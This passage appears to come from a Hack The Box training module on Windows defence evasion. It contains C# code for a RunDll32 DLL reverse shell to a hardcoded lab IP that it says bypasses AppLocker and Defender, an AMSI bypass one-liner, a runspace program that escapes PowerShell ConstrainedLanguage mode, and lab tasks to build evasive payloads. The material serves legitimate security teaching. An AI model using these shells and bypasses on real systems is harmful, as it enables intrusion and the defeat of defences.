


Uncheck the first two checkboxes to only have `Hack The Box` as the packages source:




Subsequently, select `Hack The Box` as the package source and select `DllExport`. Next, click `Install` and then Apply.

Once the package is installed, the following window will pop up. The only thing we need to do here is mark the highlighted `Installed` checkbox, and then click `Apply`.



Once the settings are applied, `Visual Studio` will ask if the projects are to be reloaded. We do, so we will select `Reload All`.



Now, we can start programming our payload. The following code will be our basic template. Whatever method marked with `[DllExport("FunctionName")]` will be exported when the program is compiled; we can use any arbitrary name, such as `DllMain`.


```
namespace RShell_D
{
    internal class Program
    {
        [DllExport("DllMain")]
        public static void DllMain()
        {
            // CODE EXECUTION
        }
    }
}
```

Referring to the `Dynamic Analysis` section, we can modify `RShell` to fit to this template. The one differences applied are:


- Removing `string[] args` from the main method
- Hardcoding the `IP/Port` into the `TCP` connection code.
- Changing the path to `PowerShell` to the `32-bit` version

```
<SNIP>
[DllExport("DllMain")]
public static void DllMain()
{
    try
    {
        // Connect to <IP> on <Port>/TCP
        TcpClient client = new TcpClient();
        client.Connect("10.10.10.10", 1010);
        <SNIP>
        p.StartInfo.FileName =
"C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe";
        <SNIP>
```

Once the project is ready, we can compile it. If the process path is changed to spawn the `32-bit` version of `PowerShell`, we only need to switch `Debug` to `Release`. However, to launch the `64-bit` version of `PowerShell`, we need to go through the same process as in the previous section, changing `Any CPU` to `x64`.




Once the compilation settings are set, select `Build > Build RShell_D` to compile the program.



Once compiled we may use the following command to execute `DllMain`, and we should get our reverse shell:

```
C:\Windows\System32\RunDll32.exe
C:\Tools\RShell_D\RShell_D\bin\Release\x86\RShell_D.dll,DllMain
```

As expected, the program works, bypassing both `AppLocker` and `Real-time protection`.



Note: `InstallUtil` and `RunDll32` are just two of many LOLBINs which may be used to gain code execution. It is recommended that you look around the LOLBAS project website, and try developing other payloads to expand your personal arsenal.

PowerShell ConstrainedLanguage Mode

Introduction to PowerShell ConstrainedLanguage Mode

The last thing we will cover in this module is PowerShell ConstrainedLanguage Mode. In `PowerShell`, there are four different language modes:

- `FullLanguage`: The default language mode, no restrictions.
- `RestrictedLanguage`: Users may run commands, but may not use script blocks.
- `ConstrainedLanguage`: Operations which could be abused by a malicious actor are restricted.
- `NoLanguage`: Completely disables the PowerShell scripting language

By default, `PowerShell` sessions use the `FullLanguage` mode. To find the language mode used for a session, we can access the value stored in `$ExecutionContext.SessionState.LanguageMode` (which is only accessible in sessions using the `FullLanguage` or `ConstrainedLanguage` modes):

```
PS C:\Users\max> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

When `AppLocker` is configured on a system, the `PowerShell` mode is automatically set to `ConstrainedLanguage` for all users, the exception is `PowerShell` sessions launched with a `High Integrity Level`, which are set to `FullLanguage`.

When running in `ConstrainedLanguage` mode, a lot of restrictions are put into place. Notably:

- `Add-Type` may not load arbitrary `C#` or `Win32 APIs`
- Only types from a relatively short whitelist may be used

For example, the first `AMSI bypass` we looked at can not be run in `ConstrainedLanguage` mode. Although `[Ref]` is one of the allowed types, `"Method invocation is supported only on core types"`:

```
PS C:\Users\maria>
[Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils').GetFie
ld('amsiInit'+'Failed','NonPublic,Static').SetValue($null,!$false)
Cannot invoke method. Method invocation is supported only on core types in
this language mode.
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils').G
...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
```

```
    + FullyQualifiedErrorId :
MethodInvocationNotSupportedInConstrainedLanguage
```

Bypassing ConstrainedLanguage Mode with Runspaces


Clearly, `ConstrainedLanguage` mode is a problem for us as attackers, since a lot of malicious tooling relies on `PowerShell`. Luckily, bypassing `ConstrainedLanguage` mode is actually quite simple thanks to PowerShell Runspaces.

A `PowerShell Runspace` is the operating environment for `PowerShell` commands invoked by a host application, including what `language mode` it operates under. When launching `powershell.exe`, Windows creates a `runspace` in the background which executes all the commands inputted. We may not be able to control this runspace, however we are able to write our own program which uses a runspace that we configure, which means we can just create a runspace which does not operate in `ConstrainedLanguage` mode.

To demonstrate this, let's develop a small program which takes in a `PowerShell` command as a command line argument and executes it inside a custom runspace. Once again, the first step is creating a new `Visual Studio` project, with the `Console App (.NET Framework)` template. We will not need to install any `NuGet` packages this time, however we do need to add a reference to the `System.Management.Automation` namespace, which is located at:

```
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4
.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll
```

As we did in a previous section, use `Project > Add Reference...` to add this namespace to the project.



Once that's done, we can begin writing the code. Inside the main method of the program, we can start by verifying an argument has been passed on the command line. This will be this `PowerShell` command we want the program to execute.

```
<SNIP>
static void Main(string[] args)
{
    if (args.Length == 0) return;
}
<SNIP>
```

Next, we need to create and open a new runspace. To do this, we will use the RunspaceFactory class, which is part of the `System.Management.Automation.Runspaces` namespace we added a reference to.

```
<SNIP>
Runspace runspace = RunspaceFactory.CreateRunspace();
runspace.Open();
<SNIP>
```


We do not need to configure anything when creating the runspace, since by default runspaces are created with `FullLanguage` mode, which is exactly what we want. The next step is to create a PowerShell object, which is what we will use to execute the command. The important bit is configuring this object to use the `runspace` we just defined.

```
<SNIP>
PowerShell ps = PowerShell.Create();
ps.Runspace = runspace;
<SNIP>
```

With all that ready, we can add the following code to execute whatever command is passed as an argument with the `PowerShell` object, and print the results to the console.

```
<SNIP>
ps.AddScript(String.Join(" ", args));
Collection<PSObject> results = ps.Invoke();
foreach (PSObject obj in results)
{
    Console.WriteLine(obj.ToString());
}

runspace.Close();
<SNIP>
```

After configuring the compilation settings to use 64-bit (or leaving it as 32-bit), we can build the project with `Build > Build CLMBypass` and test it out. As we can see, the program allows us the bypass `ConstrainedLanguage` mode:



Note: Since `AppLocker` is configured, it is necessary to bypass that still. In this case, we can simply copy `CLMBypass.exe` to `C:\Windows\Tasks`.


It is this technique which tools like PowerPick use to bypass `ConstrainedLanguage` mode. The difference is that `PowerPick` is detected by `Microsoft Defender Antivirus`.

Bypassing ConstrainedLanguage Mode by Downgrading to PowerShell 2.0

If installed, downgrading `PowerShell` to version `2.0` can also be used to bypass both `ConstrainedLanguage` mode and `AMSI`. This works, because verison `2.0` was released in `2009`, back before either of these security features were introduced to `PowerShell`.

If `PowerShell 2.0` is found to be enabled on a target machine, we may force a downgrade with the `-version` flag like so:

```
powershell -version 2
```



The main issue with this, is that `PowerShell 2.0` has been deprecated since 2017, and so it is becoming less common to find machines with it still enabled. Regardless, this is a useful bit of information to know, just in case.

Skills Assessment I

Instructions

Throughout this module, we covered a few different ways to bypass `AppLocker`, including two `LOLBINs`. For the first skill assessment, your task is to develop a suitable payload for another `LOLBIN` called RegAsm. This specific technique was not covered in this module, so you will need to do some research to figure out how to do this. The command your payload should work with is:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\RegAsm.exe /U <YOUR FILE>
```

Once ready, you should place the compiled payload inside `C:\Alpha\SA1` and wait up to a minute for the victim user to scan the file, carry out their checks and then execute the command listed above.

To make things slightly more difficult, two of the checks the user will carry out are scanning your payload against YARA rules which detect `NotMalware` and `RShell`. If your payload matches either one of these rules, the user will not execute the command.


Skills Assessment II

Introduction to VBScript

For the second skills assessment, you are tasked with creating a VBScript payload that will be delivered to a victim, simulating phishing to gain a foothold. Since `VBScript` was not covered in this module, here is an example payload that executes `calc.exe`:

```
Set objShell = CreateObject("WScript.Shell") ' Create WScript.Shell object
objShell.Exec("C:\Windows\System32\calc.exe") ' Execute calc.exe
```


As you can see, the script is quite short, we simply create an instance of WScript.Shell and then call the `Exec` method with the path of the program which want to execute, which in this case is `"C:\Windows\System32\calc.exe"`.



Instructions

As stated above, your task is to develop a `VBScript` payload. Once ready, place the `.vbs` file inside `C:\Alpha\SA2` and wait up to a minute for the victim to run their checks, and then execute the file. The command your payload will be executed with is:

```
C:\Windows\System32\wscript.exe <YOUR FILE>
```

Your goal is to read the contents of `flag.txt` from the victim's `desktop`.

One thing you should keep in mind is that Windows Script Host (`wscript.exe`) makes use of `AMSI`.